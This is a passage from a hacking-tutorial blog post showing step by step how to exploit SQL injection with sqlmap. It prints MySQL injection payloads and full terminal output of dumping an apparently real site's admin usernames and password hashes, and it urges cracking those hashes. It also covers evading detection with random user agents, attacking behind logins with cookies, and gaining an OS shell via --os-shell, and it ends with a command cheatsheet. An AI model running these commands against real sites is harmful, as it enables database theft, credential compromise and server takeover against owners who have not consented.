[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
 end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabilit
y and are not responsible for any misuse or damage caused by this program

[*] starting at 13:46:08

[13:46:08] [INFO] resuming back-end DBMS 'mysql'
[13:46:08] [INFO] testing connection to the target URL
[13:46:10] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=200 RLIKE (SELECT (CASE WHEN (8207=8207) THEN 200 ELSE 0x28 END))

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=200 AND (SELECT 6286 FROM(SELECT COUNT(*),CONCAT(0x717a6b6a71,(SELECT (ELT(6286=6286,1))),0x71
78627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=200 AND SLEEP(5)
```

The **-T** command specifies the table to search, while the double hyphen in **–columns** prints the columns on the screen. We decided to search the **admin_user** table and was presented with the below command.


Command: sqlmap -u "http://www.example.com/news.php?id=11" -D db363851433 -T admin_user –columns



```
[13:46:20] [INFO] retrieved: varchar(255)
[13:46:21] [INFO] retrieved: created
[13:46:21] [INFO] retrieved: int(15)
[13:46:21] [INFO] retrieved: modified
[13:46:22] [INFO] retrieved: int(15)
Database: db363851433
Table: admin_user
[14 columns]
+----------------------+---------------------+
| Column               | Type                |
+----------------------+---------------------+
| admin_email          | varchar(80)         |
| admin_first_name     | varchar(45)         |
| admin_last_name      | varchar(45)         |
| admin_level          | smallint(6)         |
| admin_pass           | varchar(65)         |
| admin_status         | smallint(6)         |
| admin_user_name      | varchar(45)         |
| created              | int(15)             |
| id                   | bigint(20) unsigned |
| last_login           | int(15)             |
| login_attempt_failed | int(2)              |
| modified             | int(15)             |
| module_access        | varchar(255)        |
| security_token       | varchar(255)        |
+----------------------+---------------------+

[13:46:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ww[redacted]com'

[*] shutting down at 13:46:22

root@kali:~#
```


So now the columns are clearly visible. Now comes the most interesting part, of extracting the data from the table. In the columns list notice **admin_user_name** and **admin_pass**. These are the two columns which we really need to dump. The command would be:

Syntax: sqlmap -u “Your Target URL” -D (the database you chose) -T (the table you chose) -C (choose a column) –dump



```
root@kali:~# sqlmap -u "http://www[redacted]com/product.php?id=200" -D db363851433 -T admin_user -C admin_use
r_name,admin_pass --dump

{1.1.4#stable}

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
 end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabilit
y and are not responsible for any misuse or damage caused by this program

[*] starting at 13:50:08

[13:50:08] [INFO] resuming back-end DBMS 'mysql'
[13:50:08] [INFO] testing connection to the target URL
[13:50:10] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=200 RLIKE (SELECT (CASE WHEN (8207=8207) THEN 200 ELSE 0x28 END))

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=200 AND (SELECT 6286 FROM(SELECT COUNT(*),CONCAT(0x717a6b6a71,(SELECT (ELT(6286=6286,1))),0x71
78627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
```


Command: sqlmap -u “http://www.example.com/news.php?id=11” -D db363851433 -T admin_user -C admin_user_name,admin_pass –dump



```
[13:50:10] [INFO] fetching entries of column(s) 'admin_pass, admin_user_name' for table 'admin_user' in data
base 'db363851433'
[13:50:10] [INFO] heuristics detected web page charset 'ascii'
[13:50:10] [WARNING] reflective value(s) found and filtering out
[13:50:10] [INFO] the SQL query used returns 2 entries
[13:50:11] [INFO] retrieved: [redacted]
[13:50:11] [INFO] retrieved: [redacted]
[13:50:11] [INFO] retrieved: [redacted]
[13:50:12] [INFO] retrieved: [redacted]
[13:50:12] [INFO] analyzing table dump for possible password hashes
[13:50:12] [INFO] recognized possible password hashes in column 'admin_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db363851433
Table: admin_user
[2 entries]
+-----------------+----------------------------------+
| admin_user_name | admin_pass                       |
+-----------------+----------------------------------+
| [redacted]      | [redacted]                       |
| [redacted]      | [redacted]                       |
+-----------------+----------------------------------+

[13:50:22] [INFO] table 'db363851433.admin_user' dumped to CSV file '/root/.sqlmap/output/www[redacted].com/
dump/db363851433/admin_user.csv'
[13:50:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ww[redacted]om'

[*] shutting down at 13:50:22

root@kali:~#
```

And if you want to dump all data from a particular column, then the command would be:

Command: sqlmap -u "http://www.example.com/news.php?id=11" -D db363851433 -T admin_user –dump



```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db363851433
Table: admin_user
[2 entries]
+----+---------+------------+------------------+------------+-------------+-------------+--------------+---------------+----------------+-----------------+-----------------+------------------+----------------------+
| id | created | modified   | admin_pass       | last_login | admin_level | admin_email | admin_status | module_access | security_token | admin_user_name | admin_last_name | admin_first_name | login_attempt_failed |
+----+---------+------------+------------------+------------+-------------+-------------+--------------+---------------+----------------+-----------------+-----------------+------------------+----------------------+
| 1  | 0       | 1499775444 | [redacted]       | 0          | 1           | [redacted]  | 1            | <blank>       | ab[redacted]   | [redacted]      | ZAK             | ZAK              | 0                    |
| 2  | 0       | 0          | s[redacted]      | 0          | 1           | sad[redacted] | 1          | <blank>       | fh[redacted]   | my[redacted]    | sdfa            | zak              | 0                    |
+----+---------+------------+------------------+------------+-------------+-------------+--------------+---------------+----------------+-----------------+-----------------+------------------+----------------------+

[13:53:55] [INFO] table 'db363851433.admin_user' dumped to CSV file '/root/.sqlmap/output[redacted]mp/db363851433/admin_user.csv'
[13:53:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ww[redacted]

[*] shutting down at 13:53:55

root@kali:~#
```

The hash column seems to have the password hash. Try cracking the hash and then you would get the login details right away. Sqlmap will also create a **.csv** file containing the dump data for easy and future analysis.

Sometimes Sqlmap is unable to connect to the URL at all. This is visible when it gets stuck at the first task of "***testing connection to the target URL***". In such cases its helpful to use the "**–random-agent**" option. This makes Sqlmap to use a valid user agent signature like the ones send by a browser like Chrome or Mozilla Firefox.

For URLs that are not in the form of **param=value** Sqlmap cannot automatically know where to inject.

For example, some URLs are like: http://www.example.com/page/about.

In such cases Sqlmap needs to be told the injection point marked by a *****

For example, some URLs are like: http://www.example.com/page*/about.

The above will tell Sqlmap to inject at the point marked by *****.

When using forms that submit data through post method then Sqlmap has to be provided the post data in the "**–data**" options that we'll try to cover in next article.

For sites having SQL Injection vulnerability after the login page then we can also define all cookie parameters in the form of **–cookie="security=low; PHPSESSID=4gfgtf45ft45ft45f4564576fgfhtyj"**.

Here, **–cookie** stands for Session cookie to maintain access while attacking.

In further exploitation, Let’s ask ourselves what more we can do? The answer is let’s own the operating system with the help of “**–os-shell**“. Here **–os-shell** parameter will try to get the operating system command shell by exploiting SQL injection.

SQLMAP Commands Cheatsheet –

Fetch DB	sqlmap -u “Your Target” –dbs
Fetch Tables	sqlmap -u “Your Target” -D <Database> –tables
Fetch Columns	sqlmap -u “Your Target” -D <Database> -T <Table Name> –columns
Data Dump	sqlmap -u “Your Target” -D <Database> -T <Table Name> -C <Columns Names> –dump
Particular Table Dump	sqlmap -u “Your Target” -D <Database> -T <Table Name> –dump
Random Agent	sqlmap -u “Your Target” –dbs –random-agent
Post Data Testing	sqlmap -u “Your Target” –data=”<Dynamic Parameter Information>” –dbs
Scanning from file	sqlmap -r <file.txt> –dbs
Cookie Embed	sqlmap -u “Your Target” –cookie=”<Cookie Information>” –dbs
Increase Level and Risk	sqlmap -u “Your Target” –dbs –risk=3 –level=5

Points to Remember:

- It is important to make use of such a powerful tool responsibly and maturely.

- Such a tool in a novice's hands could create a devastating effect on the target system as well as the enterprise.
- SQLMap generates too many queries and could affect the performance of the target database if used in wrong way.
- Strange entries and changes in database schema are possible if the tool is not controlled and used exhaustively.
- For a learner in application security, it is very much advised to have thorough knowledge of SQL injection attack and the background of the tool which is used. Because of this, the use of SQLMap on test systems and sample applications is a must before using it on production systems.
- If you don't want to use Kali Linux or any Unix flavor then you can even use a automated SQL Injection exploitation tool i.e. HAVIJ which is available for Windows OS only.

Have something to say about this article? Comment below or share it with us on Facebook or Twitter.


Tagged detailed guide sql injection, detailed guide sqlmap, hacking tutorials, havij, live sql injection, sql injection exploitation sqlmap, sql injection exploitation tutorial, sql injection github, sql injection security, sql injection vulnerability, sql injection vulnerability kali linux, sqlmap, sqlmap and python, sqlmap command injection, sqlmap commands, sqlmap cookie parameter, sqlmap dumping data, sqlmap exploitation, sqlmap exploitation kali linux, sqlmap installation, sqlmap kali linux, sqlmap os shell, sqlmap post paramter, sqlmap security, sqlmap tool, sqlmap usage, sqlmap windows

H4ck0

Step by step hacking tutorials about wireless cracking, kali linux, metasploit, ethical hacking, seo tips and tricks, malware analysis and scanning.

https://www.yeahhub.com/

RELATED ARTICLES



TUTORIALS

OS Detection using Metasploit Framework

July 30, 2017 H4ck0

TUTORIALS

SEToolkit – Credential Harvester Attack [Tutorial]

November 4, 2017 H4ck0

TECH ARTICLES

Top 8 Basic Google Search Dorks [Live Examples]

June 11, 2019 H4ck0

Participate in Bug Bo...

Detect WordPress Use...

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *
Email *
Website

Post Comment

DISCLAIMER

Yeahhub.com does not represent or endorse the accuracy or reliability of any information's, content or advertisements contained on, distributed through, or linked, downloaded or accessed from any of the services contained on this website, nor the quality of any products, information's or any other material displayed,purchased, or obtained by you as a

RECENT COMMENTS

- N1H4R on Hack Android using Metasploit over LAN/WAN
- Eyoel on How to Download Wistia Videos without any Tool

LATEST ARTICLES

- Must Buy Python Books Collection – 2019 Update
  September 19, 2019
- Firefox Lockwise: Secured Password Manager for iOS and Android
  September 9, 2019
- Top 10 Dangerous Viruses of all times
  September 5, 2019

result of an advertisement or any other information's or offer in or in connection with the services herein.

Priya Sharma on List of Free SEO Analysis Websites – [2019 Compilation]

harish on How to Download Wistia Videos without any Tool

» Top 50 Hacking and Penetration Testing Tools [Compiled List 2019]
September 1, 2019

» [Penetration Testing] Top 70 Most Interview Questions
August 25, 2019

Write for us | Advertise | Privacy Policy | Terms of use | Cookie Policy | Disclaimer | Report a bug